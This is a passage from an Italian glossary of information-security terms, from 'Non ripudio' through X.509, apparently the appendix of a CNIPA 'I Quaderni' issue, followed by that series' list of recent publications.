Capacità di un sistema di crittografia di rendere impossibile all'autore di un messaggio o più in generale di un documento elettronico di disconoscerne la paternità.

**NSA (National Security Agency)**

Ente del governo statunitense per le attività di spionaggio e controspionaggio in ambito civile, molto attivo nell'ambito della ricerca e sviluppo su tematiche di sicurezza e crittografia.

## O

**Obiettivi di sicurezza**

Esigenza di protezione da determinati attacchi contro i dati e le risorse del sistema informativo automatizzato.

**OCSE (Organizzazione per la Cooperazione e lo Sviluppo Economico)**

Vedi OECD.

**OCSI**

Acronimo che identifica l'Organismo di Certificazione della Sicurezza Informatica nell'ambito dello Schema Nazionale istituito con DPCM 30/10/2003. In base a tale Decreto l'OCSI è l'Istituto Superiore delle Comunicazioni e delle Tecnologie dell'Informazione (ISCTI) del Ministero delle comunicazioni.

**OCSF (On-line Certificate Status Protocol)**

Sistema usato per il controllo in tempo reale dei certificati digitali revocati.

**OECD (Organization for Economic Co-Operation and Development)**

Nota anche come OCSE, è l'organizzazione internazionale con 30 paesi membri per la promozione del buon governo nel settore pubblico e privato.

**Oggetto**

Nell'ambito della sicurezza delle informazioni rappresenta un'entità passiva, anche materiale (come una stampante), che contiene informazioni.

**Oggetto della valutazione (ODV)**

Il sistema o prodotto sottoposto alla valutazione.

**One-time password**

Password dinamica che cambia a ogni login.

**Open source**

Si intende un processo di produzione, distribuzione ed evoluzione del software che si basa sull'apertura del codice sorgente e sulla sua libera circolazione.

**Open System Interconnections (OSI)**

Standard internazionale per l'organizzazione di reti, definito dall'ISO e dall'IEEE nei primi anni '80.

**Operational Level Agreement**

accordo interno fra due o più entità di un'organizzazione che definisce le responsabilità di tutte le componenti dell'organizzazione. Un OLA vincola queste componenti a precise definizioni dei servizi e/o delle forniture in termini di qualità e quantità che possono essere richieste e fornite.

**Orange Book**

Volume delle Rainbow Series che riporta lo standard TCSEC.

**Organismo di certificazione**

organismo che sovrintende alle attività operative di valutazione e certificazione nell'ambito dello Schema Nazionale.

**OSI**

Vedi Open Systems Interconnection.

## P

**Pacchetto**

Blocco di dati oggetto di trasmissione. Un pacchetto contiene sia i dati sia le informazioni per l'indirizzamento.

**Packet filtering**

Tecnica di controllo del traffico implementata da uno strumento di sicurezza di rete, di solito router o firewall che permette o impedisce le comunicazioni sulla base delle informazioni di livello 3 e 4 della pila ISO OSI, contenute nei pacchetti.

**Packet Sniffers**

Strumenti in grado di analizzare il traffico di rete, anche generato da terze parti. Si veda Sniffing.

**Parametri di sicurezza**

Vedi Requisiti di sicurezza.

**Parola chiave**

Vedi Password.

**Password**

Stringa di caratteri, generalmente cifrata dall'elaboratore, che autentica un utente a un sistema.

**Patrimonio Informativo**

Insieme delle informazioni di un'organizzazione.

**PDCA (Plan-Do-Check-Act)**

Modello dei sistemi di gestione articolato attraverso le fasi della definizione, realizzazione, esercizio,

monitoraggio, revisione, manutenzione e miglioramento continuo dei processi.

### **Penetration test**

Attività preventiva volta a individuare eventuali vulnerabilità nei dispositivi hardware e software di una rete. Eseguire un penetration test significa cercare di violare il perimetro di difesa ricorrendo a tecniche di hacking.

### **PGP (Pretty Good Privacy)**

È un programma di crittografia scritto da Phillip Zimmerman. Permette la cifratura di messaggi di posta e file tramite l'uso di sistemi di crittografia asimmetrici e simmetrici.

### **Phishing**

Tecnica di "adescamento informatico" a fini truffaldini. Consiste nell'indurre utenti di Internet a fornire dati personali, utilizzabili, per esempio, per accrediti di denaro verso terzi, presentandosi sulla rete in modo apparentemente legittimo.

### **Piano della sicurezza**

Documento per la pianificazione delle attività volte alla realizzazione del sistema di protezione e di tutte le possibili azioni indicate dalla gestione del rischio nell'ambito, in genere, di una organizzazione.

### **Piano Nazionale sulla sicurezza**

Nel contesto della PA, rappresenta il Piano che definisce attività, responsabilità, tempi per l'introduzione degli standard e delle metodologie necessarie per pervenire alla certificazione di sicurezza.

### **PIN (Personal Identification Number)**

Un tipo di password. Ha la forma di numero segreto assegnato a una persona che, assieme ad altri modi per identificarla, serve a verificarne l'autenticità. I PIN sono stati impiegati dal circuito Bancomat.

### **PKI**

Vedi Public Key Infrastructure.

### **Politiche di sicurezza**

Costituiscono l'insieme dei principi, norme, regole, consuetudini che regolano la gestione delle informazioni di una organizzazione in termini di protezione e distribuzione. Si possono classificare in politiche di alto livello e funzionali.

### **Port Scanners**

Strumenti software che consentono l'enumerazione delle porte TCP/UDP aperte in un dato sistema e la conseguente individuazione dei servizi offerti da quest'ultimo. Benché i port scanners abbiano un significativo utilizzo diagnostico, frequentemente la scansione delle porte TCP o UDP precede l'attacco ad uno o più dei servizi rilevati.

### **Privacy**

Tratta la riservatezza in merito alle informazioni riguardanti la persona. In Italia il concetto di privacy è correlato al Decreto Legislativo 30 giugno 2003, n. 196 "Codice in materia di protezione dei dati personali".

### **Profilo di protezione**

Il documento che descrive per una certa categoria di ODV ed in modo indipendente dalla realizzazione, gli obiettivi di sicurezza, le minacce, l'ambiente ed i

requisiti funzionali e di fiducia, definiti secondo i Common Criteria.

### **Proprietario dei dati**

Colui che ha la responsabilità dei processi che utilizzano e gestiscono i dati di propria competenza, incluso la relativa classificazione.

### **Protocollo**

Regole secondo cui una rete funziona e controlla flusso e priorità nelle trasmissioni.

### **Proxy Server**

Server che agisce prendendo il posto di un utente. I tipici proxy ricevono una richiesta di collegamento da un utente, e stabiliscono se l'utente o l'indirizzo IP corrispondente possono usarne i servizi. In caso di successo, attiva un collegamento a destinazione remota al posto dell'utente.

### **Public Key Infrastructure**

Vedi Infrastruttura a chiave pubblica.

## **Q**

### **Qualified eXchange Network**

Infrastruttura d'interconnessione del SPC qualificata.

### **QXN**

Vedi Qualified eXchange Network.

## **R**

### **RA**

Vedi Registration Authority.

### **RBAC**

Vedi Role-Based Access Control.

### **Registration Authority**

Autorità di registrazione in una PKI; chiede i certificati digitali alla propria CA dopo aver acquisito tutte le informazioni necessarie all'identificazione del titolare del certificato.

### **Requisiti di sicurezza**

Esprimono ciò che si intende per sicurezza: riservatezza, integrità e disponibilità.

### **Responsabile del trattamento**

Ai sensi del Decreto Legislativo 30 giugno 2003, n. 196 "Codice in materia di protezione dei dati personali", la persona fisica, la persona giuridica, la PA e qualsiasi altro ente, associazione od organismo preposti dal titolare al trattamento di dati personali.

### **Responsabile della sicurezza**

Persona responsabile per stabilire e far attuare le regole di sicurezza. Risponde all'Alta Direzione.

### **RFC (Request For Comment)**

Sono gli standard dei protocolli, degli algoritmi e dei sistemi usati in ambito Internet.

### **Ripristino**

Attività che consiste nel riportare un sistema al suo stato precedente a un errore. Nel caso di perdita di dati, permette di rigenerarli come erano prima dell'evento, in genere partendo da un backup.

**Rischio**

Possibilità che un determinato evento avverso causi un danno a un bene, sfruttandone i punti deboli. Di solito si misura combinando l'impatto e la probabilità di accadimento.

**Riservatezza**

Requisito di sicurezza che esprime la protezione da divulgazione non autorizzata delle informazioni.

**ROI (Return On Investment)**

Ritorno sugli investimenti effettuati. In ambito sicurezza, si parla anche di ROSI, cioè Return On Security Investment.

**Role-Based Access Control**

Modello di controllo accessi basato sul concetto di ruolo: consente di attribuire le autorizzazioni attraverso la semplice assegnazione di un ruolo a un soggetto.

**RSA**

Algoritmo di crittografia a chiave pubblica usato sia per la cifratura sia per l'autenticazione. Deriva dalle iniziali dei cognomi dei suoi ideatori: R. Rivest, A. Shamir e L. Adleman.

**Ruoli e responsabilità**

Definisce la categoria delle funzioni organizzative all'interno di un'organizzazione per la sicurezza che hanno lo scopo di specificare le figure operative che pianificano e gestiscono il sistema di protezione evidenziando le responsabilità e le attività di loro competenza.

**S****S/MIME**

Versione sicura del protocollo MIME che permette di includere nei normali messaggi di posta elettronica anche file di grafica, audio e altro.

**SAN**

Vedi Storage Area Network.

**Schema Nazionale**

Insieme delle procedure e delle regole nazionali necessarie per la valutazione e certificazione di sicurezza relativa a sistemi/prodotti ICT, in conformità ai criteri europei ITSEC o agli standard internazionali ISO/IEC IS-15408 (Common Criteria). Nell'ambito di uno Schema Nazionale esiste un unico Organismo di certificazione che accredita un certo numero di Laboratori di Valutazione della Sicurezza ai quali è affidato il compito di verificare il soddisfacimento delle norme di riferimento.

**Security appliance**

Apparati di sicurezza che racchiudono in un unico box hardware più strumenti di sicurezza: ad esempio IDS, firewall e antivirus.

**Security governance**

Vedi Sistema di gestione della sicurezza delle informazioni.

**Security log correlation**

Sistema di sicurezza capace di raccogliere i log, normalizzarli (riducendoli a un formato comune, anche se provenienti dai diversi strumenti) e corre-

larli opportunamente, consentendo di rilevare intrusioni e di evitare falsi positivi.

**Security manager**

Vedi Responsabile della sicurezza.

**Security Operation Center**

Centro operativo di gestione della sicurezza.

**Service Level Agreement**

Accordo sul livello di servizio che un utente chiede a un fornitore. È regolato da uno specifico contratto.

**SGSI**

Vedi Sistema di gestione della sicurezza delle informazioni.

**Sicurezza delle reti e dell'informazione**

Capacità di una rete o di un sistema informatico di resistere ad un determinato livello di riservatezza, ad eventi imprevisti o atti dolosi che compromettano la disponibilità, l'integrità e la riservatezza dei dati conservati o trasmessi e dei servizi forniti o accessibili tramite la suddetta rete o sistema.

**Sicurezza delle informazioni**

Disciplina nell'ambito della tutela del patrimonio di un'organizzazione, orientata a garantire la protezione degli asset informativi.

**Sicurezza informatica**

Branca della sicurezza delle informazioni che si occupa principalmente della protezione del sistema informatico dal punto di vista tecnologico.

**Sicurezza perimetrale**

Protezione del perimetro o bordo esterno di una rete privata mediante tecnologie di sicurezza informatica.

**Single Sign-On**

Sistema volto a semplificare le operazioni di accesso alle applicazioni evitando all'utente la ripetizione delle proprie credenziali.

**Sistema biometrico**

Dispositivi che utilizzano sofisticate tecnologie di comparazione tra una parte fisica dell'individuo e la precedente registrazione elettronica di questa parte.

**Sistema di controllo accessi**

Insieme delle misure di sicurezza che hanno lo scopo di indicare i metodi e le tecnologie per regolare l'accesso alle risorse ai soli soggetti autorizzati.

**Sistema di controllo o sistema dei controlli**

Insieme dei controlli (intesi come punti di verifica) presenti nei processi e nei sistemi di un'organizzazione. È l'oggetto dell'audit.

**Sistema di gestione della sicurezza delle informazioni**

Parte del sistema di gestione del sistema informativo di un'organizzazione basato sul rischio per definire, realizzare, esercitare, monitorare, mantenere e migliorare il processo di sicurezza delle informazioni.

**Sistema di protezione**

Insieme delle misure tecnologiche, fisiche e organizzative progettato e realizzato organicamente con il fine di proteggere un sistema informativo automatizzato.



**Sistema informatico**

Insieme delle tecnologie informatiche a supporto dell'automazione del sistema informativo.

**Sistema informativo**

Insieme delle attività di elaborazione manuale e automatizzata dei dati, dei processi informativi, delle relative risorse umane e tecnologiche e dell'infrastruttura fisica di riferimento.

**Sistema informativo automatizzato**

Sistema informativo che utilizza sistemi informatici per l'elaborazione delle informazioni.

**Sito duplicato (ridondato)**

Sito alternativo, anche condiviso con un'altra realtà. A differenza dell'hot site è un sito sempre attivo.

**SLA**

Vedi Service Level Agreement.

**Sniffing**

Analisi del traffico di rete. Viene correntemente utilizzato per l'analisi, manuale o automatica del traffico di rete. Utilizzato in modo scorretto consente di intercettare informazioni utili per attacchi informatici.

**Social Engineering**

Strategia, basata su relazioni sociali, utilizzata per ottenere informazioni utili alla realizzazione di un attacco. Uno dei più comuni metodi di social engineering consiste nel telefonare ad utenti o amministratori del sistema bersaglio, fingendosi un utente autorizzato, al fine di ottenere informazioni da utilizzare per attacchi informatici.

**Soggetto**

Nell'ambito della sicurezza delle informazioni rappresenta un'entità attiva che richiede l'accesso a un oggetto o ai dati in esso contenuti.

**Spam**

Tentativo improprio di impiegare uno o più indirizzi di posta elettronica, allo scopo di inviare un messaggio a un gran numero di destinatari, senza che ciò sia stato espressamente richiesto.

**Spammer**

Creatore di spam.

**Spamming**

L'azione di creare spam.

**SPC**

Sistema Pubblico di Connettività; è definito come l'insieme di strutture organizzative, infrastrutture tecnologiche e regole tecniche, destinate allo sviluppo, alla condivisione, all'integrazione e alla circolarità del patrimonio informativo della PA e necessarie per assicurare l'interoperabilità e la cooperazione applicativa dei sistemi informatici e dei flussi informativi, garantendo la sicurezza e la riservatezza delle informazioni.

**Spoofing**

genericamente indica una tecnica di sostituzione o di falsificazione di identità, che può essere realizzata a

vari livelli: IP spoofing, web spoofing, mail spoofing, ecc. aventi in comune l'uso di un falso elemento di identificazione (l'indirizzo IP, la simulazione di un sito web, una falsa identità di posta elettronica, ecc.).

**SSE-CMM (Systems Security Engineering - Capability Maturity Model)**

Metodologia adottata dalla NSA e standard ISO dal 2002 con l'identificazione ISO/IEC 21827.

**SSL (Secure Socket Layer)**

È un protocollo che consente, grazie a tecniche di crittografia, il trasferimento di dati tramite la rete Internet in modo sicuro.

**Stateful packet inspection**

Particolare tipo di tecnologia usata dai firewall che eseguono un filtro dinamico dei pacchetti di rete. Questi firewall ispezionano anche il contenuto del pacchetto e non solamente le informazioni relative all'origine e alla destinazione. Inoltre conservano una tabella contenente le informazioni dello stato di ogni connessione.

**Statement of Applicability**

Documento che contiene l'elenco dei controlli BS7799 selezionati per un particolare ISMS, corredato delle motivazioni di inclusione o esclusione delle singole contromisure. Esso viene presentato al valutatore se si vuole intraprendere l'iter di certificazione secondo la norma BS7799-2:2002.

**Storage Area Network**

Rete ad alta velocità che consente di creare delle connessioni dirette tra i dispositivi hardware di memorizzazione dei dati e i server connessi in rete.

**T****TCP/IP (Transmission Control Protocol/Internet Protocol)**

È una famiglia di protocolli di comunicazione corrispondenti ai livelli 3 e 4 della pila ISO OSI. TCP/IP è la base di Internet.

**TCSEC (Trusted Computer System Evaluation Criteria)**

Definisce i criteri di valutazione di sicurezza IT, individuati dal Dipartimento della Difesa (DoD) statunitense.

**Timestamp**

Marca temporale ottenuta tramite apposizione della firma digitale di un documento elettronico. Serve a garantirne la certezza dell'esistenza in una certa forma e a un certo istante.

**Titolare del trattamento**

Ai sensi del Decreto Legislativo 30 giugno 2003, n. 196 "Codice in materia di protezione dei dati personali" la persona fisica, la persona giuridica, la PA e qualsiasi altro ente, associazione od organismo cui competono, anche unitamente ad altro titolare, le decisioni in ordine alle finalità, alle modalità del trat-

tamento di dati personali e agli strumenti utilizzati, ivi compreso il profilo della sicurezza.

### **Token**

Dispositivo elettronico e portatile di autenticazione: può essere a forma di tessera magnetica.

### **Tracciabilità**

Azione continua di registrazione delle azioni svolte da un soggetto identificato univocamente; il termine inglese corrispondente è *accountability*.

### **Trap door**

Codice non documentato inserito in un programma per creare una vulnerabilità sfruttabile successivamente.

### **Trattamento dei dati personali**

Ai sensi del Decreto Legislativo 30 giugno 2003, n. 196 "Codice in materia di protezione dei dati personali", qualunque operazione o complesso di operazioni, effettuati anche senza l'ausilio di strumenti elettronici, concernenti la raccolta, la registrazione, l'organizzazione, la conservazione, la consultazione, l'elaborazione, la modificazione, la selezione, l'estrazione, il raffronto, l'utilizzo, l'interconnessione, il blocco, la comunicazione, la diffusione, la cancellazione e la distruzione di dati, anche se non registrati in una banca di dati.

### **Triple-DES**

Variazione del DES, cifra il testo in chiaro 3 volte.

### **Trojan horse**

Codice non autorizzato, in genere dannoso, nascosto di proposito in un programma, il cui utilizzo è invece autorizzato.

### **Tunneling**

Sistema che sfrutta Internet come elemento di una VPN. Il tunnel è il percorso protetto che un certo messaggio o pacchetto può seguire su Internet.

## **U**

### **URL (Uniform Resource Locator)**

Metodo standard per definire l'indirizzo di qualsiasi risorsa su Internet nell'ambito del World Wide Web (WWW). Ad esempio, <http://www.abcdefghi.it>.

### **URL filtering (blocking)**

Strumenti di sicurezza informatica che analizzano il grado di pericolosità degli URL e delle corrispondenti pagine web che si intende visitare, negando l'accesso se potenzialmente dannosi o se i contenuti sono vietati.

### **User provisioning**

Sistemi per la gestione dell'intero ciclo di vita dell'utente in termini di creazione, modifica e revoca del suo codice d'identità, con relativa password e abilitazione di accesso alle risorse, necessario per operare.

### **Userid**

Codice identificativo personale con cui un utente si presenta a un sistema informatico. La userid dichiara l'identità dell'utente, la verifica della password corri-

spondente costituisce invece la prova di autenticità di quest'identità.

### **Utilizzatore dei dati**

Utilizza processi e relativi dati in base alle proprie mansioni e nel rispetto delle modalità e delle autorizzazioni individuate dal proprietario e delle politiche di gestione di un'organizzazione.

## **V**

### **Valutazione**

L'analisi di un sistema, prodotto, profilo di protezione o traguardo di sicurezza condotta in base a predefiniti criteri applicati secondo una predefinita metodologia.

### **Virtual Private Network**

Connessione di rete equivalente a un link dedicato ma che avviene su una rete condivisa, utilizzando una tecnica denominata tunneling.

### **Virus**

Codice che se eseguito può inserire se stesso in altri programmi. Esistono diverse tipologie di virus.

### **VPN**

Vedi Virtual Private Network.

### **Vulnerabilità**

Debolezza intrinseca di un componente del sistema informativo automatizzato che può essere sfruttata da una minaccia per arrecare un danno ai beni di un'organizzazione.

### **Vulnerability assessment**

Attività che ha come obiettivo la valutazione del livello di protezione e dell'efficacia dei sistemi di sicurezza adottati e quindi di prevenire eventuali attacchi basati su quelle vulnerabilità.

## **W**

### **WBT (Web Based Training)**

Prodotti multimediali per l'apprendimento che utilizzano in parte le potenzialità di multimedialità e interattività offerte dalla digitalizzazione e dalle reti.

### **Worm site**

A differenza dell'hot site, è un sito alternativo che non prevede un'infrastruttura completa. La configurazione include di solito le connessioni alle reti, le unità disco, le unità nastro ma non i computer.

### **Worm**

Programma che installa copie di se stesso su computer in rete e si moltiplica.

## **X**

### **X.509**

Standard ITU che definisce la PKI e il certificato digitale con i suoi relativi attributi.

# “I QUADERNI” CNIPA

ULTIMI NUMERI PUBBLICATI:

- |       |  |                |
|-------|--|----------------|
| N. 22 | <b>PROTOCOLLO INFORMATICO E GESTIONE DEI FLUSSI DOCUMENTALI NELLA PA</b><br><i>STATO DI ATTUAZIONE</i>                 | MARZO 2006     |
| N. 21 | <b>MANUALE DI GESTIONE DEL PROTOCOLLO INFORMATICO, DEI DOCUMENTI E DELL'ARCHIVIO DELLE PA - MODELLO DI RIFERIMENTO</b> | FEBBRAIO 2006  |
| N. 20 | <b>RAPPORTO 2005 – COMMISSIONE INTERMINISTERIALE ICT DISABILI</b>  | GENNAIO 2006   |
| N. 19 | <b>VOICE OVER IP NELLA PUBBLICA AMMINISTRAZIONE ITALIANA</b>   | NOVEMBRE 2005  |
| N. 18 | <b>3<sup>RD</sup> WORKSHOP ON LEGISLATIVE XML</b>  | NOVEMBRE 2005  |
| N. 17 | <b>LINEE GUIDA PER L'IMPIEGO DELLE TECNOLOGIE BIOMETRICHE NELLE PA</b><br><i>INDICAZIONI OPERATIVE</i>                 | SETTEMBRE 2005 |
| N. 16 | <b>DIGITALE TERRESTRE ED E-GOVERNMENT</b>  | LUGLIO 2005    |
| N. 15 | <b>LA BIOMETRIA ENTRA NELL'E-GOVERNMENT</b>  | MARZO 2005     |
| N. 14 | <b>VADEMECUM SULL'IMPIEGO DELLE NUOVE TECNOLOGIE A BANDA LARGA NELLE AREE PERIFERICHE</b>                              | MARZO 2005     |
| N. 13 | <b>LINEE GUIDA SULLA QUALITÀ DEI BENI E DEI SERVIZI ICT</b><br><i>ESEMPI DI APPLICAZIONE</i>                           | GENNAIO 2005   |
| N. 12 | <b>LINEE GUIDA SULLA QUALITÀ DEI BENI E DEI SERVIZI ICT</b><br><i>APPALTO PUBBLICO DI FORNITURE ICT</i>                | GENNAIO 2005   |
| N. 11 | <b>LINEE GUIDA SULLA QUALITÀ DEI BENI E DEI SERVIZI ICT</b><br><i>STRATEGIE DI ACQUISIZIONE DELLE FORNITURE ICT</i>    | GENNAIO 2005   |
| N. 10 | <b>LINEE GUIDA SULLA QUALITÀ DEI BENI E DEI SERVIZI ICT</b><br><i>PRESENTAZIONE DELLE LINEE GUIDA</i>                  | GENNAIO 2005   |
| N. 9  | <b>LINEE GUIDA PER L'IMPIEGO DELLE TECNOLOGIE BIOMETRICHE NELLE PUBBLICHE AMMINISTRAZIONI</b>                          | NOVEMBRE 2004  |
| N. 8  | <b>“TANTE LEGGI: COME ORIENTARSI?”</b>   | NOVEMBRE 2004  |